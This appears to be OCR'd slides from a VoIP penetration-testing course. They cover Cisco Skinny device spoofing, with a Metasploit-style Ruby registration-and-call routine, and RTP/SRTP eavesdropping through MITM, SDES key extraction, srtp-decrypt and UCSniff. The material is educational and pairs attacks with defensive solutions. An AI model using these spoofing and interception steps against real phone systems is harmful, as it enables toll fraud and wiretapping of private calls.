
```
def run
  #options from the user
  if datastore['MAC'] and datastore['TARGET']
    mac = datastore['MAC'].upcase
  else
    raise RuntimeError ,'MAC and TARGET should be defined'
  end
  line=datastore['LINE'] || 1
  target=datastore['TARGET']
  client=datastore['CISCOCLIENT'].downcase
  capabilities=datastore['CAPABILITIES'] || "Host"
  platform=datastore['PLATFORM'] || "Cisco IP Phone 7975"
  software=datastore['SOFTWARE'] || "SCCP75.9-3-1SR2-1S"
  if datastore['DEVICE_IP']
    device_ip=datastore['DEVICE_IP']
  else
    device_ip=Rex::Socket.source_address(datastore['RHOST'])
  end
  device="#{datastore['PROTO_TYPE']}#{mac.gsub(":","")}"

  #Skinny Call Test
  begin
    connect

    #Registration
    register(sock,device,device_ip,client,mac,false)
    #Call
    call(sock,line,target)

    disconnect
  rescue Rex::ConnectionError => e
    print_error("Connection failed: #{e.class}: #{e}")
    return nil
  end
end
```

Preparing a proper client for Skinny

- Install Cisco IP Communicator
- Set “Use this Device Name” for Spoofed MAC
- Register the software



Demonstration of Skinny attacks



Exercises

- Cisco Skinny register tests
- Cisco Skinny call tests
- Cisco Skinny call forwarding

Solutions

- Implement the secure deployment of Cisco
  - Digital certificate based authentication
  - Signature for updates and configuration files
  - Encrypt the configuration files
- Don’t allow concurrent connections
- Install the IP phone and software updates

Media Transport Security

Media Transport Essentials

- Media transport is essential for the VoIP communications (audio and video) .
- RTP is the major protocol in use for decades.
- Real-time Transfer Protocol (RTP)
  - Highly vulnerable to MITM attacks
  - Encryption is not enabled on many implementations
  - It can be recorded and decoded easily
  - Codecs may change based on the implementation
  - DTMF tones are coded separately as RTP events
- RTP Control Protocol (RTCP) may be in use for monitoring and QoS

Plan & Goals


Plan

- Performing the MITM attacks
- Obtaining unauthorised access to the media transport
- Decoding the RTP stream to extract the raw audio/video of the conversation

Goals

- Eavesdropping
- Injection audio or video to the conversations

Media Transport Flow



Audio Streams in RTP

Wireshark: RTP Streams

Detected 12 RTP streams. Choose one for forward and reverse direction for analysis

Src addr	Src poi	Dst addr	Dst po	SSRC	Payload	Packe	Lost	Max Delta (m	Max Jitter (r	Mean Jitter (r	Pb?
10.1.15.11	7400	10.2.2.76	2228	0x582A7C71	g711U	9302	0 (0.0%)	22.63	0.48	0.11	
10.1.15.11	7290	10.2.2.76	2230	0x25540689	g711U	39272	0 (0.0%)	23.12	0.49	0.12	
10.1.15.21	6940	10.2.2.76	2232	0x8BF071E	g711U	7842	0 (0.0%)	23.25	0.51	0.13	
10.1.42.14	23748	10.2.2.76	2228	0x955A20F7	g711U	50	0 (0.0%)	21.50	0.45	0.57	
10.1.42.14	23822	10.2.2.76	2230	0x2B175FFA	g711U	50	0 (0.0%)	21.45	0.59	0.69	
10.1.42.14	23852	10.2.2.76	2232	0x333FF228	g711U	50	0 (0.0%)	21.62	0.60	0.68	
10.2.2.76	2228	10.1.42.14	23748	0x63F52647	g711U	54	0 (0.0%)	29.88	0.69	0.91	
10.2.2.76	2228	10.1.15.11	7400	0x63F52647	g711U	9292	0 (0.0%)	30.12	0.85	0.19	
10.2.2.76	2230	10.1.42.14	23822	0x3A3E6B0D	g711U	56	0 (0.0%)	20.50	0.19	0.18	
10.2.2.76	2230	10.1.15.11	7290	0x3A3E6B0D	g711U	39252	4 (0.0%)	40.22	6.05	0.24	X
10.2.2.76	2232	10.1.42.14	23852	0x71271A08	g711U	54	0 (0.0%)	29.87	0.65	0.51	
10.2.2.76	2232	10.1.15.21	6940	0x71271A08	g711U	7834	0 (0.0%)	30.10	0.65	0.08	

Select a forward stream with left mouse button, and then
Select a reverse stream with Ctrl + left mouse button

Unselect | Find Reverse | Save As | Mark Packets | Prepare Filter | Copy | Analyze | Close

Find reverse will find both RTP streams (sender / receiver).

Analyse can analyse the spectrum, Save as can save the streams.

DTMF Tones in RTP

Protocol	Length	Info
RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6527584E, Seq=15158, Time=2060440225
RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6527584E, Seq=15159, Time=2060440385
RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6527584E, Seq=15160, Time=2060440545
RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6527584E, Seq=15161, Time=2060440705
RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6527584E, Seq=15162, Time=2060440865
RTP EVENT	58	Payload type=RTP Event, DTMF Six 6
RTP EVENT	58	Payload type=RTP Event, DTMF Six 6
RTP EVENT	58	Payload type=RTP Event, DTMF Six 6
RTP EVENT	58	Payload type=RTP Event, DTMF Six 6
RTP EVENT	58	Payload type=RTP Event, DTMF Six 6
RTP EVENT	58	Payload type=RT
RTP EVENT	58	Payload type=RT

```
▼ Real-Time Transport Protocol
  ▶ [Stream setup by SDP (frame 3402)]
    10.. .... = Version: RFC 1889 Version (2)
    ..0. .... = Padding: False
    ...0 .... = Extension: False
    .... 0000 = Contributing source identifiers count: 0
    1... .... = Marker: True
    Payload type: telephone-event (101)
    Sequence number: 15163
    [Extended sequence number: 80699]
    Timestamp: 2060441025
    Synchronization Source identifier: 0x6527584e (1697077326)
▼ RFC 2833 RTP Event
    Event ID: DTMF Six 6 (6)
    0... .... = End of Event: False
    .0.. .... = Reserved: False
    ..00 1010 = Volume: 10
    Event Duration: 160
```

DTMF tones are encoded through the RTP events.

Media Transport Security

- Secure Real-time Transfer Protocol (SRTP)
  - Encryption
  - Message Authentication
  - Integrity
  - Replay Protection

- Key Management for SRTP
  - **SDES (SIP without TLS) is still vulnerable**
  - ZRTP / ZRTP/S provide Diffie–Hellman handshakes
  - MIKEY provides Public Key Encryption

Network MITM Attacks for RTP

Advanced or basic SRTP/RTP attacks can be used for eavesdropping

- ARP attacks,
- DHCP attacks
- Proxy attacks
- RTP information in the SIP request can be overwritten
- Master key can be extracted from the SDP content in SIP requests

Decoding SRTP

Hacking VoIP – Decrypting SDES Protected SRTP Phone Calls

https://www.acritelli.com/hacking-voip-decrypting-sdes-protected-srtp-phone-calls

- Obtain a complete call, including SIP exchange and RTP data, between two endpoints
- Grab the key and filter out a single SRTP stream in Wireshark
- Use srtp-decrypt (https://github.com/gteissier/srtp-decrypt) to decrypt the SRTP
- Replay the decrypted RTP data in Wireshark

Eavesdropping

Wireshark can decode and play RTP streams

- Different codecs and two Streams

Wireshark: RTP Streams

Detected 12 RTP streams. Choose one for forward and reverse direction for analysis


Src addr	Src poı	Dst addr	Dst po	SSRC	Payload	Packe	Lost	Max Delta (m	Max Jitter (r	Mean Jitter (r	Pb?
10.1.15.11	7400	10.2.2.76	2228	0x582A7C71	g711U	9302	0 (0.0%)	22.63	0.48	0.11	
10.1.15.11	7290	10.2.2.76	2230	0x25540689	g711U	39272	0 (0.0%)	23.12	0.49	0.12	
10.1.15.21	6940	10.2.2.76	2232	0x8BF071E	g711U	7842	0 (0.0%)	23.25	0.51	0.13	
10.1.42.14	23748	10.2.2.76	2228	0x955A20F7	g711U	50	0 (0.0%)	21.50	0.45	0.57	
10.1.42.14	23822	10.2.2.76	2230	0x2B175FFA	g711U	50	0 (0.0%)	21.45	0.59	0.69	
10.1.42.14	23852	10.2.2.76	2232	0x333FF228	g711U	50	0 (0.0%)	21.62	0.60	0.68	
10.2.2.76	2228	10.1.42.14	23748	0x63F52647	g711U	54	0 (0.0%)	29.88	0.69	0.91	
10.2.2.76	2228	10.1.15.11	7400	0x63F52647	g711U	9292	0 (0.0%)	30.12	0.85	0.19	
10.2.2.76	2230	10.1.42.14	23822	0x3A3E6B0D	g711U	56	0 (0.0%)	20.50	0.19	0.18	
10.2.2.76	2230	10.1.15.11	7290	0x3A3E6B0D	g711U	39252	4 (0.0%)	40.22	6.05	0.24	X
10.2.2.76	2232	10.1.42.14	23852	0x71271A08	g711U	54	0 (0.0%)	29.87	0.65	0.51	
10.2.2.76	2232	10.1.15.21	6940	0x71271A08	g711U	7834	0 (0.0%)	30.10	0.65	0.08	

Select a forward stream with left mouse button, and then
Select a reverse stream with Ctrl + left mouse button


Unselect | Find Reverse | Save As | Mark Packets | Prepare Filter | Copy | Analyze | Close

Eavesdropping

- Cain & Abel
- UCSniff
- Call recording using Ucsniff



Demonstration of SDES decryption




Solutions

- RTP proxies should be in use to
  - Isolate the clients
  - Cover the various client types (PSTN, SIP, 3G/4G)
  - Avoid the client to client direct communication
- SRTP should be implemented
  - Enforce the strong encryption
  - Don’t use key management through insecure channels such as SIP without TLS
  - ZRTP or MIKEY (depending on the implementation)

Cloud VoIP Solutions Security

Cloud VoIP solutions



Cloud VoIP environment

- Vendors are Cisco and VOSS Solutions
- Web based management services
  - IP Phone services (CUCDM [VOSS] IP Phone Services)
  - Tenant client services(CUCDM [VOSS] Selfcare)
  - Tenant* services (CUCDM [VOSS] Domain Manager)
- VoIP services
